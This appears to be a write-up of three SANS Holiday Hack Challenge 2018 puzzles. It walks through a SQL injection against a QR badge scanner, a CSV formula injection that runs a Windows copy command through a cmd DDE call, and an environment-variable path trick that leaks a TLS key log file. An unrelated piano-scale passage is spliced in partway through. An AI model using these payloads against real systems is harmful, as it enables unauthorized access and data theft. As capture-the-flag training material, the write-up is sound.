
Bypass the authentication mechanism associated with the room near Pepper Minstix. A sample employee badge is available (https://www.holidayhackchallenge.com/2018/challenges/alabaster_badge.jpg). What is the access control number revealed by the door authentication panel (https://scanomatic.kringlecastle.com/index.html)? For hints on achieving this objective, please visit Pepper Minstix and help her with the *Yule Log Analysis* Cranberry Pi terminal challenge.

Solution

Pepper tells you that the badge-scan-o-matic might contain a SQL injection vulnerability and suggests looking at some of the SQLi variations provided by OWASP (https://www.owasp.org/index.php/SQL_Injection).

While the webcam option is neat, save yourself some time and use the USB alternative instead (you can always run the exploit via the webcam once you've found the right input string). When you scan Alabaster's badge the badge-scan-o-matic returns an error message stating '*authorized user account has been disabled*'. Start by decoding Alabaster's badge (https://www.freecodeformat.com/qrdecode.php) which will return `oRfjg5uGHmbduj2m`.

Next we need to find a way to trigger an error message so we can get an idea of the SQL query that's being used by the scanner. Create a QR code based on a single quote. When you scan it the system will return the following query details as part of the error output.




```
EXCEPTION AT (LINE 96 "USER_INFO = QUERY("SELECT
FIRST_NAME,LAST_NAME,ENABLED FROM EMPLOYEES WHERE AUTHORIZED = 1 AND UID
= '{}' LIMIT 1".FORMAT(UID))"): (1064, U"YOU HAVE AN ERROR IN YOUR SQL
SYNAX; CHECK THE MANUAL THAT CORRESPONDS TO YOUR MARIADB SERVER VERSION
FOR THE RIGHT SYNTAX TO USE NEAR '''' LIMIT 1' AT LINE 1")
```

So now we know what is being selected (`FIRST_NAME`, `LAST_NAME`, and `ENABLED`), from what table it's being selected (`EMPLOYEES`), and what the selection criteria are (`AUTHORIZED=1` and `UID='{}'`, where `{}` is replaced with the actual input via `.FORMAT(UID)`). `limit 1` ensures it'll only return a single result should there be more than one match.

Let's craft our scanner input to ensure it will bypass the UID criteria (`foobar' or 1=1`), order the results correctly (`order by enabled`), and then use whatever sorting direction ensures the enabled accounts are at the top of the result set (`desc limit 1`). The final `#` ensures that whatever remains of the original SQL query is interpreted as a comment by the database system and thus ignored. The final input looks like this:

```
foobar' or 1=1 order by enabled desc limit 1;#
```



Answer

19880715

7. HR Incident Response


Question

Santa uses an Elf Resources website to look for talented information security professionals. Gain access to the website (https://careers.kringlecastle.com/) and fetch the document C:\candidate_evaluation.docx. Which terrorist organization is secretly supported by the job applicant whose name begins with "K"? For hints on achieving this objective, please visit Sparkle Redberry and help her with the *Dev Ops Fail* Cranberry Pi terminal challenge.

Solution

Continuing on with systems that don't properly sanitize input Sparkle Redberry tells us that Tangle's employee import system is most likely vulnerable to CSV injection. She says "*OWASP has guidance on what not to allow with such oploads.*" (https://www.owasp.org/index.php/CSV_Injection).

While we know that the document we need to retrieve is stored on the web server at `C:\candidate_evaluation.docx` we first need to find a way to move the file to a location where we can actually download it from. Adding a random string at the end of the URL triggers a 404 message which provides the answer.




Publicly accessible file served from:
C:\careerportal\resources\public\ not found......

Try:
https://careers.kringlecastle.com/public/'file name you are looking for'

We now need to craft a CSV file which will instruct the system to copy the file from `C:\candidate_evaluation.docx` to `C:\careerportal\resources\public\`.The first link provided by OWASP (https://www.contextis.com/en/blog/comma-separated-vulnerabilities) has the correct formatting to get our exploit working:

```
=cmd|'/C copy C:\\candidate_evaluation.docx C:\\careerportal\\resources\
\public'!A0
```

Fill out the form on the careers website, attach the malicious CSV file, and submit. After about 10-20 seconds the system will have copied over the file and we can download it from https://careers.kringlecastle.com/public/candidate_evaluation.docx (simply refresh the page a few times).



Private (For Your Elf Eyes Only)

Comments (Please summarize your perceptions of the candidate's strengths, and any concerns that should be considered:

Krampus's career summary included experience hardening decade old attack vectors, and lacked updated skills to meet the challenges of attacks against our beloved Holidays.

Furthermore, there is intelligence from the North Pole this elf is linked to cyber terrorist organization Fancy Beaver who openly provides technical support to the villains that attacked our Holidays last year.

We owe it to Santa to find, recruit, and put forward trusted candidates with the right skills and ethical character to meet the challenges that threaten our joyous season.


Uh-oh. Looks like Krampus is tied to the terrorist organization Fancy Beaver!

Answer

Fancy Beaver

8. Network Traffic Forensics

Question



G# Ab A# Bb C# Db D# Eb F# Gb G# Ab A# Bb C# Db D# Eb F# Gb G# Ab A# Bb
G A B C D E F G A B C D E F G A E

A piano keyboard gives us easy access to every (western) tone. As we go from left to right, the pitches get higher. Pressing the middle A, for example, would give us a tone of 440 Hertz. Pressing the next A up (to the right) gives us 880Hz, while the next one down (left) produces 220 Hz. These A tones each sound very similar to us - just higher and lower. Each A is an "octave" apart from the next. Going key by key, we count 12 "half tone" steps between one A and the next - 12 steps in an octave.

As you may have guessed, elf (and human) ears perceive pitches logarithmically. That is, the frequency jump between octaves doubles as we go up the keyboard, and that sounds normal to us. Consequently, the precise frequency of each note other than A can only be cleanly expressed with a log base 12 expression. Ugh! For our purposes though, we can think of note separation in terms of whole and half steps.

Have you noticed the black keys on the keyboard? They represent half steps between the white keys. For example, the black key between C and D is called C# (c-sharp) or Db (d-flat). Going from C to D is a whole step, but either is a half step from C#/Db. Some white keys don't have black ones between them. B & C and E & F are each only a half step apart. Why? Well, it turns out that our ears like it that way. Try this: press C D E F G A B C on a piano. It sounds natural, right? The "C major" scale you just played matches every other major scale:

- whole step from C to D
- whole step from D to E
- half step from E to F
- whole step from F to G
- Whole step from G to A
- Whole step from A to B, and finally
- Half step from B to C


Santa has introduced a web-based packet capture and analysis tool (https://packalyzer.kringlecastle.com/) to support the elves and their information security work. Using the system, access and decrypt HTTP/2 network activity. What is the name of the song described in the document sent from Holly Evergreen to Alabaster Snowball? For hints on achieving this objective, please visit SugarPlum Mary and help her with the *Python Escape from LA* Cranberry Pi terminal challenge.

Solution

Strap in because this is the first of some of the longer and more difficult challenges! Luckily for us SugarPlum Mary has more than one useful hint to help solve it. First, she tells us that "*Packalyzer was rushed and deployed with development code sitting in the web root*" and that comments in the HTML source point to its location. She also says that "*There was suspicious-looking development code using environment variables to store SSL keys and open up directories*" and "...*manipulating values in the URL gave back weird and descriptive errors*". And her reference to the HTTP2 talk at at KringleCon by the Chrises? Very related to solving this challenge!

Part 1 - retrieving the SSL keys

Let's start by grabbing that development code. We know it's in the web root, but we don't know the correct file name. The HTML comment shown below tells us the actual file name is `app.js`.



ANALYZE PCAP
SNIFF TRAFFIC
# Date & Time Frame Len Protocol Src IP Src Port Dst IP Dst Port Stream # Info
Elements Network Debugger Resources Timelines Storage Canvas Console
Search
packalyzer.kringlecastle.com

```
            build_pie_chart('piechart_dst_port', top_ports);
            build_pie_chart('piechart_top_talkers', top_talkers);
        }
    };
    //File upload Function. All extensions and sizes are validated server-side in app.js
    $(function () {
        'use strict';
        $('#fileupload').fileupload({
            url: '/api/upload',
            dataType: 'json',
            done: function (e, data) {
                if (data.result.request) {
                    analyze_packets(data.result.data.clean(""));
                } else {
                    Materialize.toast('<text style="color: #f44336">'+data.result.data+'</text>', 8000);
```

However when you try to download https://packalyzer.kringlecastle.com/app.js the server returns a *404 Not Found* error. Looking at the HTML again though you'll notice that CSS files are located in a subfolder of `pub/` which is also where we find `app.js` (https://packalyzer.kringlecastle.com/pub/app.js). Let's look at the `app.js` code, keeping in mind Mary's hint about using environment variables to store SSL keys and opening up directories.

```
25  const print = log;
26  const dev_mode = true;
27  const key_log_path = ( !dev_mode || __dirname + process.env.DEV +
    process.env.SSLKEYLOGFILE )
28  const options = {
```

The first important section of code is located on lines 26 and 27. If `dev_mode` is enabled (which it is per line 26) the application will store SSL keys to a file defined in the `key_log_path` variable. The path is built up of `__dirname` (we don't really care about the value of this at this time) plus the values of the `DEV` and `SSLKEYLOGFILE` environment variables.

```
168  let split_path = ctx.path.split('/').clean("");
169  //Grabs directory which should be first element in array
170  let dir = split_path[0].toUpperCase();
171  split_path.shift();
172  let filename = "/"+split_path.join('/');
173  while (filename.indexOf('..') > -1) {
174  filename = filename.replace(/\.\./g,'');
175  }
176  if (!['index.html','home.html','register.html'].includes(filename)) {
177  ctx.set('Content-Type',mime.lookup(__dirname+(process.env[dir] || '/pub/')
     +filename))
178  ctx.body = fs.readFileSync(__dirname+(process.env[dir] || '/pub/')+filename)
179  } else {
180  ctx.status=404;
181  ctx.body='Not Found';
182  }
```


Lines 170-178 contain the next piece of the puzzle, the most important being line 178. The code above basically tells the web server what file needs to be returned for a request. As with the previous code it's built up of `__dirname` (again, doesn't matter what the value is), the value of an existing environment variable (of which we know 2 already, `DEV` and `SSLKEYLOGFILE`), and `filename`.

The way the `dir` and `filename` variables are created is shown in lines 170 to 175. The request path is first split using the `/` character and stored in an array named `split_path`. The first array item is then converted to uppercase and assigned to our `dir` variable. The remaining array items in `split_path` are then combined back to a string using `/` as the separator. Any occurrences of `..` are then removed (no path traversal exploits for you!) before the final value is assigned to the `filename` variable.


So what we know is that there's a file containing SSL keys located at:
`__dirname/process.env.DEV/process.env.SSLKEYLOGFILE`

We also know that the web application sends data back from:
`__dirname/process.env[dir]/filename`

Since the `app.js` application uses the contents of environment variables we can exploit the above information to retrieve the value of both the `DEV` and `SSLKEYLOGFILE` variables. The error message that's returned when requesting https://packalyzer.kringlecastle.com/SSLKEYLOGFILE/whatever and https://packalyzer.kringlecastle.com/DEV/whatever provides the answer.




```
Error: ENOENT: no such file or directory, open '/opt/http2/dev//whatever'
```



```
Error: ENOENT: no such file or directory, open '/opt/http2packalyzer_clientrandom_ssl.log/whatever'
```

It looks like `__dirname` is `/opt/http2`, the `DEV` environment variable is `dev`, and the `SSLKEYLOGFILE` env var equals `packalyzer_clientrandom_ssl.log`. We can now download the file containing the SSL keys from https://packalyzer.kringlecastle.com/dev/packalyzer_clientrandom_ssl.log (see the screenshot below) and use these keys to decrypt client/server network traffic, which brings us to the end of the first part.




```
CLIENT_RANDOM 1ABF7750332EEDF5415679E8C4B54BB105284B9E332880925B06D1C4254C4E1A  F43FD3E43D775
CLIENT_RANDOM 040586E4F3046438E62B8D8A544F5EFC1BBE44A4251BE012564B7A8DE8EAD205  8FEF51867A31E
CLIENT_RANDOM 341669CDBBBA835F5322C06AE7F8BA310183BE05ABB4776B50CE9A8DFF0B2131  3E609EB990D13
CLIENT_RANDOM 223DBC5B926B0786ADC8F0B35980BAFEF96740AB404B3032AED8E0BF82200E06  F4B2F44557367
CLIENT_RANDOM 5255EEFD1644E043C147DB24CE424E43AA41C171053621AFF8C74FA2C176A2A6  F5FF123CEC33A
CLIENT_RANDOM DED2C58650FA2F9B65DFAAB1DCD9E3D9FC028EB68FE0A749D0FD0CC320874543  91DD0CD32ECE4
CLIENT_RANDOM 0DB8559F04124E3035FE054BDB7D5D9781FDB22C9298CD3F6A2BA9FF947D7444  BE8FDE6C96BED
CLIENT_RANDOM 000962A2E4818912ACDD99883F916DF9FCC44171E70E986B91A583D55796A2A3  1C9A413002B04
CLIENT_RANDOM C9FFA94E68A4F5401A4D68A2907A9017892CC11A363913855682897F7139F2C3  FFEE4238907F9
CLIENT_RANDOM 47CF2ECB8E153DCD4C0324F592CBF052A5CC1D96CB2B0468C641D0B9247267EB  D92BC80FF9A7E
CLIENT_RANDOM 49A6CC9FCABB195F595D1E9C9B249279F2A1E18C32E209551850AC1DAC526D31  348712E0C7AD6
CLIENT_RANDOM 81CC73F64595E0EEAB2E1DE9B5CA89FB6C1BA84AD0EECDC26FC87B087214898A  21F639A47266C
CLIENT_RANDOM C63D38DE948D5BB6E88A2BAA8165A09CB78BE9D9F6723B7E70A69790ADBD5A01  94279FB279EA7
CLIENT_RANDOM 54C26DA520FFB5899EE7D39584273E632672B2A1F8FA870DD2E0524D4F6919CE  833F3603808D4
CLIENT_RANDOM 5F78DAF8F36A13B30F6AE1BB22EB491270B340581954AF1319A5BCBB893FCF1A  282CAD1966E63
```

Part 2 - Wireshark fun!

Now that we have our SSL keys we need a packet capture with some client/server network traffic and lucky for us that's exactly what the Packalyzer web app was designed for. Create an account, log in, and start a packet capture by clicking *Sniff Traffic*. Just to be on the safe side download `packalyzer_clientrandom_ssl.log` a couple of times while the packet capture is running and append all the SSL key data that's returned into a single file. Download the PCAP file from the *Captures* section of the site and fire up good old Wireshark!

